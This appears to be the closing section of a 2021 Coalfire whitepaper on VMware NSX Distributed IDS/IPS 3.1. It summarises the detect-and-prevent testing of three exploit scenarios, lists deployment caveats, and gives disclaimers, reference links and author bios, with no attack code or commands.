The Coalfire testing methodology performed each of the three tests in a “detect” mode followed by a “prevent” mode verification. Positive detection occurred in all three tests and subsequent disruption to the mode of operation for the exploits was also verified. Coalfire equated disruption to the more generally recognized concept of “prevention,” which is the marketing term used for this action.

Detection response was simulated in our lab environment using VMware consoles and operator vigilance, as opposed to a traditional detection chain which would typically be performed by SIEM automation, event correlation and security personnel managing alerts generated by the SIEM and responding accordingly. Likewise, disruption events (aka “prevention”) to the exploits were observed on VMware management consoles, in lieu of a SIEM/SRT response.

COALFIRE OPINION

VMware continues to innovate and lead in the virtualization marketplace with the integration of IDS/IPS functionality into their hypervisor-based VMware NSX Service-defined Firewall (SDFW). Placement of this defense in depth component into the per-VM vigilance performed by the SDFW follows the suggested NIST SP 800-125B model for securing virtualized workloads.

VMware NSX IDS/IPS uses an industry-standard IDS/IPS/NSM rules language and signatures supported by the Open Information Security Foundation (OISF). Complex threat correlation may be internally modified by extensible scripts written in the Lua language in addition to intrinsic support for YAML and JSON integration.

Coalfire's review of VMware NSX IDS/IPS Version 3.1 was intended to be a spot-check of the technology's capacity to detect, alert and optionally prevent north-south and east-west threats to virtualized machines and infrastructure; and, is not, intended to be a rigorous laboratory validation of the technology.

To that end, it is Coalfire's opinion that the reviewed VMware NSX Distributed IDS/IPS version 3.1, as observed in a Coalfire-provided test lab environment, **can be effective** in providing significant and substantial support for threat detection and mitigation in a virtualized, VMware ESXi 7.0 hypervisor-based private cloud environment. Coalfire observed detection and intervention for mixed Windows and Linux workloads in three scenarios which are representative of real-world attacks on customer infrastructure. Our findings depend on these underlying presumptions (caveats):

- Adherence to vendor best practices for VMware and other associated vendors used in an actual deployment.
- Required ancillary services to provide additional supporting systems, including potential Microsoft Active Directory (AD), Lightweight Directory Access Protocol (LDAP), DNS, NTP, and others.
- Implementation of an integrated VLAN-based physical network with supporting firewalls, routers, etc.
- Network segmentation to allocate appropriate network fabric to create a management plane and one or more workload planes.
- Optional overlay VXLAN networks to potentially create a VMware controlled SDN.
- IDS/IPS Signatures supporting detection and protection automation which are downloaded on a timely basis with supporting policies and technical procedures to mandate regular and routine updates.
- Workload architectures are constructed with distributed firewall allocation to the virtual machines in the workload.
- Internet delivery required for the workload is customary and normal for many, if not most, real-world architectures.
- Actual workload security is based on a defense in depth strategy which combines IDS/IPS technology with an ecosystem of additional security technologies that operate in concert with each other, to secure the entity and the workload.
- Logging and response technologies, typically via an entity-owned or contracted security information and event management (SIEM) system, is required in an actual deployment.
- Required technical staff to operate the VMware converged infrastructure and to supply a security response team (SRT) are traditionally necessary.

A COMMENT REGARDING REGULATORY COMPLIANCE

Coalfire disclaims generic suitability of any product to cause a product adopter to use that product to achieve regulatory compliance. ***Adopters attain compliance through a Governance, Risk Management, and Compliance (GRC) program, not via the use of a specific product. This is true for federal agencies, payment card entities, healthcare providers, banks and others subject to a requirement for compliance with regulations, laws, acts and/or standards.***

LEGAL DISCLAIMER

Coalfire expressly disclaims all liability concerning actions taken or not taken based on the contents of this whitepaper and the supporting controls workbook, and the opinions contained therein. The opinions and findings within this evaluation are solely those of Coalfire and do not represent any other parties' assessment findings or opinions. This document's contents are subject to change at any time based on revisions to the applicable regulations and standards (e.g., Health Information Portability and Accountability Act [HIPAA], PCI DSS, et al.) Consequently, any forward-looking statements are not predictions and are subject to change without notice. While Coalfire has endeavored to ensure that the information contained in this document has been obtained from reliable sources, there may be regulatory, compliance, or other reasons that prevent Coalfire from doing so.

Consequently, Coalfire is not responsible for any errors or omissions or the results obtained from the use of this information. Coalfire reserves the right to revise any or all of this document to reflect an accurate representation of the content relative to the current technology landscape. To maintain this document's contextual accuracy, all references to this document must explicitly reference the document's entirety, including the title and publication date. Neither party will publish a press release referring to the other party or excerpting highlights from the document without the other party's prior written approval. For questions regarding any legal or compliance matters referenced herein, you should consult legal counsel, your security advisor, or the relevant standard authority.

ADDITIONAL INFORMATION, RESOURCES, AND REFERENCES

This section contains a description of the links, standards, guidelines, and reports used for the materials used to identify and discuss our lab methods for exploitation and the product features, enhancements, and security capabilities of VMware NSX Distributed IDS/IPS version 3.1.

VMWARE

The VMware NSX Data Center and the NSX Distributed IDS/IPS solution documentation used to provide depth and context for this document can be found at the links below. These links offer additional information into the capabilities for the VMware platforms:

VMware NSX Data Center: https://www.vmware.com/products/nsx.html

VMware NSX Distributed IDS/IPS: https://www.vmware.com/products/nsx-distributed-ids-ips.html

METASPLOIT

The Metasploit framework was used as part of the Kali Linux instance in our lab. The documentation used to provide depth and context for this document can be found at the links below. These links offer additional information into the capabilities of the Metasploit pentesting framework:

https://www.metasploit.com/

https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/

SURICATA

Suricata is a free and open-source network threat detection engine that the NSX Distributed IDS/IPS originated from. The link below offers additional information into the capabilities of the Suricata engine for reference:

https://suricata-ids.org/

NIST NVD

The NIST NVD database was used to provide vulnerability scoring metrics for this document. The links below offer additional information for the NIST NVD and CVSS 3.1 frameworks:

NIST NVD: https://nvd.nist.gov/vuln-metrics/cvss

CVSS: https://www.first.org/cvss/specification-document

NIST SP 800-125B

The NIST SP 800-125B was used for referencing the virtual network configuration of the VM's.

NIST SP 800-125B: https://csrc.nist.gov/News/2016/NIST-Released-SP-800-125B,-Secure-Virtual-Network

COALFIRE

The Coalfire corporate payment card references and the Solutions Engineering offerings may be found at the following links:
https://www.coalfire.com/industries/payments & https://www.coalfire.com/solutions/cyber-engineering

Coalfire corporate information is available at https://www.coalfire.com/about

ABOUT THE AUTHORS AND CONTRIBUTORS

Tony Costanzo | **Author** | Senior Consultant, Solutions Engineering, Coalfire Systems

As Senior Consultant, Mr. Costanzo is an author and thought leader on information security topics for Coalfire's clientele with a focus in enterprise security.

Chris Krueger | **Contributor** | Principal II, Solutions Engineering, Coalfire Systems

As Principal, Mr. Krueger contributes as an author and thought leader on information security and regulatory compliance topics for Coalfire's clientele in the "new and emerging" technical areas.

Kausum Kumar | **Contributor** | Group Product Manager, VMware NSX

Kausum leads the Network Security product portfolio for NSX Security. He leads product strategy for NSX Service Defined Firewall and NSX Intelligence for advanced threat prevention as well as enterprise firewall capabilities across on-prem datacenters and cloud workloads.

Stijn Vanveerdeghem | **Contributor** | Senior Technical Product Manager, VMware NSX

Stijn has exstensive experience in network security for the last 10 years and holds a CCIE in security. In his current role, he focuses on advanced threat prevention capabilities for NSX Service Defined Firewall.

Roberto Mari | **Contributor** | Director and Lead Technologist, VMware NSX

Roberto leads the Technologist Team in the Networking and Security Business Unit at VMware. He focuses on solutions that help customers connect and secure applications running on-prem and in the public cloud.

Published Q1 2021.

ABOUT COALFIRE

Coalfire is the trusted cybersecurity advisor that helps private and public sector organizations avert threats, close gaps, and effectively manage risk. By providing independent and tailored advice, assessments, technical testing, and cyber engineering services, we help clients develop scalable programs that improve their security posture, achieve their business objectives, and fuel their continued success. Coalfire has been a cybersecurity thought leader for over 20 years and has offices throughout the United States and Europe. For more information, visit Coalfire.com.

2020_VMware_NSX_IDS_IPS Benchmark